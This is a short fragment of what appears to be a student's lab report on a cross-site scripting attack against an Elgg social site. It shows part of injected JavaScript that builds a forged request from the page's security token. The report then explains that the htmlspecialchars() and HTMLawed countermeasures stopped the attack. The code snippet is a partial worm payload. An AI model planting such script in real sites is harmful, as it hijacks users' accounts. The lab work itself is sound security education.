In Alice's profile:

We have injected code in about me section of Alice's profile:



Source Code for Alice's profile page:



Yogesh Chaudhari
SUID: 244195971

tmp = tmp.concat("\<\/\script>");
var content = "__elgg_token=";
content = content.concat(String(elgg_token));
content = content.concat("&__elgg_ts=");

Here we can see that due to uncommenting the htmlspecialchars() function the single quotes and double quotes in HTML entities got encoded. Also, characters like &, <, > etc also got encoded to some different form which represents HTML entity for them. And <script> tags got removed due to HTMLawed plugin as explained before. Hence, due to both these countermeasures our attack was unsuccessful.